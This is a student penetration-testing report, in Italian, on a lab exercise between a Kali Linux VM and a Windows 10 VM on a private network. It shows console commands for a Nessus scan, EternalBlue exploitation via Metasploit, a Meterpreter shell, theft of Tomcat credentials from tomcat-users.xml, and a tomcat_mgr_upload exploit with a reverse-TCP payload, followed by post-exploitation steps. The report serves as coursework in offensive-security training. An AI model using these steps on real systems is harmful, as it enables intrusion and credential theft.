WallaceVault

Report esecutivo day 5

Per il corretto svolgimento della richiesta del giorno 5, ho configurato le macchine come richiesto e ho verificato la comunicazione tramite un test di ping. Il risultato ha confermato che le macchine comunicano perfettamente.

L'ambiente è conforme alla richiesta.

```
Scheda Ethernet Ethernet:
   Suffisso DNS specifico per connessione:
   Indirizzo IPv4. . . . . . . . . . . . . . . . . . 192.168.200.200
   Gateway predefinito . . . . .
                                 . . . . : 192.168.200.1
Scheda Tunnel isatap.{92D61F82-1D19-45C9-B7CF-2E5AF2D63627}:
kali-linux-2025.2-virtualbox-amd64 [In esecuzione] - Oracle VirtualBox
           Visualizza Inserimento
                             Dispositivi Aiuto
                                                         kali@kali: ~
  File Actions Edit View Help
    -(kali⊛kali)-[~]
  1: lo: <LOOPBACK, UP, LOWER_UP> mtu 65536 qdisc noqueue state UNKI
      link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
      inet 127.0.0.1/8 scope host lo
         valid lft forever preferred lft forever
      inet6 :: 1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
  2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_co
      link/ether 08:00:27:d1:f8:5d brd ff:ff:ff:ff:ff:ff
      inet 192.168.200.100/24 brd 192.168.200.255 scope global no
        valid_lft forever preferred_lft forever
    -(kali⊛kali)-[~]
  $ ping 192.168.200.200
  PING 192.168.200.200 (192.168.200.200) 56(84) bytes of data.
  64 bytes from 192.168.200.200: icmp_seq=1 ttl=128 time=0.465 ms
```

Come da richiesta ho attivato il servizio **Nessus** tramite dei comandi molto semplici sulla macchina attaccante (Kali Linux). I comandi per attivare il servizio sono: **sudo systemctl start nessusd,** questo avvia il servizio. Per accedervi bisognerà successivamente digitare su browser https://localhost:8834/ e ci troveremo nella pagina di login di **Nessus**. A questo punto ho configurato una basic scan specificando alcuni parametri indispensabili per la scansione, come l'indirizzo IP del target e le porte che mi interessavano scansionare.

La scansione ha portato risultati interessanti che possiamo notare nelle immagini sottostanti:



100464 - Microsoft Windows SMBv1 Multiple Vulnerabilities

Svnopsis

The remote Windows host is affected by multiple vulnerabilities.

Description

The remote Windows host has Microsoft Server Message Block 1.0 (SMBv1) enabled. It is, therefore, affected by multiple vulnerabilities:

- Multiple information disclosure vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of SMBv1 packets. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted SMBv1 packet, to disclose sensitive information. (CVE-2017-0267, CVE-2017-0276, CVE-2017-0270, CVE-2017-0270, CVE-2017-0276, CVE-2017-0275, CVE-2017-0276)
- Multiple denial of service vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted SMB request, to cause the system to stop responding. (CVE-2017-0269, CVE-2017-0273, CVE-2017-0280)
- Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of SMBv1 packets. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted SMBv1 packet, to execute arbitrary code. (CVE-2017-0272, CVE-2017-0277, CVE-2017-0278, CVE-2017-0279)

Depending on the host's security policy configuration, this plugin cannot always correctly determine if the Windows host is vulnerable if the host is running a later Windows version (i.e., Windows 8.1, 10, 2012, 2012 R2, and 2016) specifically that named pipes and shares are allowed to be accessed remotely and anonymously. Tenable does not recommend this configuration, and the hosts should be checked locally for patches with one of the following plugins, depending on the Windows version: 100054, 100055, 100057, 100059, 100060, or 100061.


Consultando varie fonti e osservando attentamente i risultati della scansione abbiamo notato che le vulnerabilità indicate, come quelle di **Remote Code Execution (RCE)** (ad esempio, CVE-2017-0272, CVE-2017-0277, CVE-2017-0278, CVE-2017-0279), sono state rese famose da attacchi su larga scala come **WannaCry** e **NotPetya**. Questi attacchi hanno sfruttato vulnerabilità simili (come **EternalBlue**) per diffondersi rapidamente nelle reti.

EternalBlue: È forse l'exploit più noto legato alle vulnerabilità di SMBv1. Sfrutta una falla nel modo in cui il protocollo gestisce i pacchetti per consentire l'esecuzione di codice da remoto. È stato utilizzato in un attacco ransomware che ha bloccato migliaia di sistemi a livello globale.

Per avvalerci di questo exploit abbiamo utilizzato **msfconsole**, questo tool permette di cercare, configurare e lanciare exploit, payload e auxiliary modules. Offre anche strumenti per information gathering, exploitation e post-exploitation, integra un potente sistema di scripting e automazione e infine fornisce un ambiente interattivo con comandi per gestire sessioni, caricare moduli e avviare attacchi.

Tramite il filtro di ricerca "**search eternalblue**" abbiamo trovato molti exploit, ma ci siamo soffermati sul modulo n10 della nostra ricerca, sembrava essere perfettamente adatto per i nostri scopi.

Configuriamo l'exploit inserendo l'IP della macchina vittima e runniamo, ottenendo una sessione **meterpreter**, una volta che un exploit ha avuto successo, Meterpreter fornisce all'attaccante una **shell interattiva** (ma molto più potente della classica shell di sistema).



Una volta ottenuta la sessione meterpreter abbiamo richiesto una shell tramite meterpreter, questo ci consente di ottenere una shell di sistema standard sul computer compromesso. Tramite quest'ultima siamo

riusciti a navigare all'interno delle varie cartelle, dopo tante ricerche abbiamo trovato contenuti interessanti come un file chiamato tomcat-users.xml, che era all'interno di C:\tomcat7\conf

```
meterpreter > shell
Process 3932 created.
Channel 1 created.
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.
C:\Windows\system32>cd C:\tomcat7\conf
cd C:\tomcat7\conf
C:\tomcat7\conf>dir
dir
Il volume nell'unit  C non ha etichetta.
Numero di serie del volume: B068-65A2
Directory di C:\tomcat7\conf
12/07/2024 12:31
                    <DIR>
12/07/2024 12:31
12/07/2024 12:31
11/08/2017 13:23
                    <DIR>
                                   Catalina
                    <DIR>
                             13.451 catalina.policy
11/08/2017 13:23
                             6.633 catalina.properties
11/08/2017 13:23
                             1.428 context.xml
11/08/2017 13:23
                             3.352 logging.properties
12/07/2024 12:26
                            6.775 server.xml
12/07/2024 12:25
                             2.067 tomcat-users.xml
               7 File 206 150
11/08/2017 13:23
               3 Directory 19.822.108.672 byte disponibili
```

All'interno di questa di questo file .xml abbiamo trovato le credenziali di un account **tomcat**, questo ci ha permesso di poter accedere al servizio.

Per poter utilizzare le credenziali e accedere al servizio ho aperto un'altra sessione di **msfconsole** e tramite la funzione search ho cercato dei moduli che potessero permettermi di ottenere un accesso remoto a Tomcat. Ho deciso di utilizzare "**exploit/multi/http/tomcat_mgr_upload**"

```
Interact with a module by name or index. For example info 39, use 39 or use exploit/multi/http/tomcat_jsp_upload_bypass After interacting with a module you can manually set a TARGET with set TARGET 'Java Linux'

msf6 > use 15
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) >
```

Ho configurato l'exploit inserendo le credenziali trovate e l'IP della macchina vittima e ho runnato il programma.

```
msf6 exploit(multi,

    show options

Module options (exploit/multi/http/tomcat_mgr_upload):
                  Current Setting
                                    Required Description
   Name
                                               The password for the specified username
   HttpPassword
                                    no
                                               The username to authenticate as
   HttpUsername
                                    no
                                              A proxy chain of format type:host:port[,typ
The target host(s), see https://docs.metasp
   Proxies
                                    no
   RHOSTS
                                    yes
                                               asics/using-metasploit.html
                                               The target port (TCP)
   RPORT
                  80
                                    yes
                  false
                                               Negotiate SSL/TLS for outgoing connections
   SSL
                                    no
   TARGETURI
                                               The URI path of the manager app (/html/uplo
                  /manager
                                    ves
   VHOST
                                              HTTP server virtual host
                                    no
Payload options (java/meterpreter/reverse_tcp):
   Name
           Current Setting Required Description
   LHOST 192.168.200.100
                            ves
                                       The listen address (an interface may be specified)
   LPORT 4444
                             yes
                                       The listen port
Exploit target:
   Td
       Name
       Java Universal
View the full module info with the info, or info -d command.
                                      upload) > set RHOSTS 192.168.200.200
msf6 exploit(
RHOSTS ⇒ 192.168.200.200
                                           d) > set RPORT 8080
msf6 exploit(
RPORT ⇒ 8080
msf6 exploit(
                                           set HttpPassword password
HttpPassword ⇒ password
msf6 exploit(
                                           d) > set HttpUsername admin
HttpUsername ⇒ admin
msf6 exploit(
                                          d) > run
```

A questo punto abbiamo ottenuto un'altra sessione **meterpreter** sul server Tomcat compromesso, così facendo otteniamo il controllo della macchina e l'esecuzione di comandi remoti. Adesso non resta altro che ottenere tutte le informazioni richieste dalla traccia:

Impostazioni di rete della macchina vittima

```
meterpreter > ifconfig
Name : lo - Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
Hardware MAC: 00:00:00:00:00:00
MTU: 4294967295
IPv4 Address: 127.0.0.1
IPv4 Netmask: 255.0.0.0
IPv6 Address: ::1
IPv6 Netmask: ffff:ffff:ffff:ffff:ffff:ffff
Mame : eth0 - Microsoft Kernel Debug Network Adapter
Hardware MAC : 00:00:00:00:00
MTU : 4294967295
| Name : eth1 - Intel(R) PRO/1000 MT Desktop Adapter
| Hardware MAC : 08:00:27:88:ce:24
| MTU : 1500
| IPv4 Address : 192.168.200.200
| IPv4 Netmask : 255.255.255.0
Interface 6
Name : eth2 - Intel(R) PRO/1000 MT Desktop Adapter-WFP Native MAC Layer LightWeight Filter-0000
Hardware MAC : 00:00:00:00:00:00
MTU : 4294967295
Name : eth3 - Intel(R) PRO/1000 MT Desktop Adapter-QoS Packet Scheduler-0000
Hardware MAC : 00:00:00:00:00
MTU : 4294967295
| : eth4 - Intel(R) PRO/1000 MT Desktop Adapter-WFP 802.3 MAC Layer LightWeight Filter-0000
| Hardware MAC : 00:00:00:00:00:00
| MTU : 4294967295
```

Tabella routing


Verifica se macchina virtuale o macchina fisica tramite il comando post/windows/gather/checkvm.

Questo comando fa parte dei post-exploitation modules di Metasploit.

Si esegue dopo aver ottenuto una sessione come Meterpreter su una macchina Windows.

```
meterpreter > run post/windows/gather/checkvm
[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_fs_chmod, s
_enum_value_direct, stdapi_registry_load_key, stdapi_re
rivs, stdapi_sys_process_attach, stdapi_sys_process_ki
te
[*] Checking if the target is a Virtual Machine ...
[+] This is a VirtualBox Virtual Machine
```

Non mi resta altro che fare uno screenshot del desktop per completare la task, ma nel momento in cui vado a visualizzare lo screen mi accordo che l'immagine è "offuscata". Dopo alcune ricerche sul perché lo screen fosse oscurato, abbiamo scoperto che lo screenshot è nero perché non c'è un desktop attivo accessibile al processo in cui gira Meterpreter. Serve o una sessione grafica aperta, o migrare in un processo legato al desktop utente.



Decido quindi di migrare sul processo explorer.exe perché molte ricerche mi hanno portato alla conclusione che migrare in explorer.exe è la soluzione più comune e di successo nella maggior parte dei casi. Anche nel nostro caso è stato così.

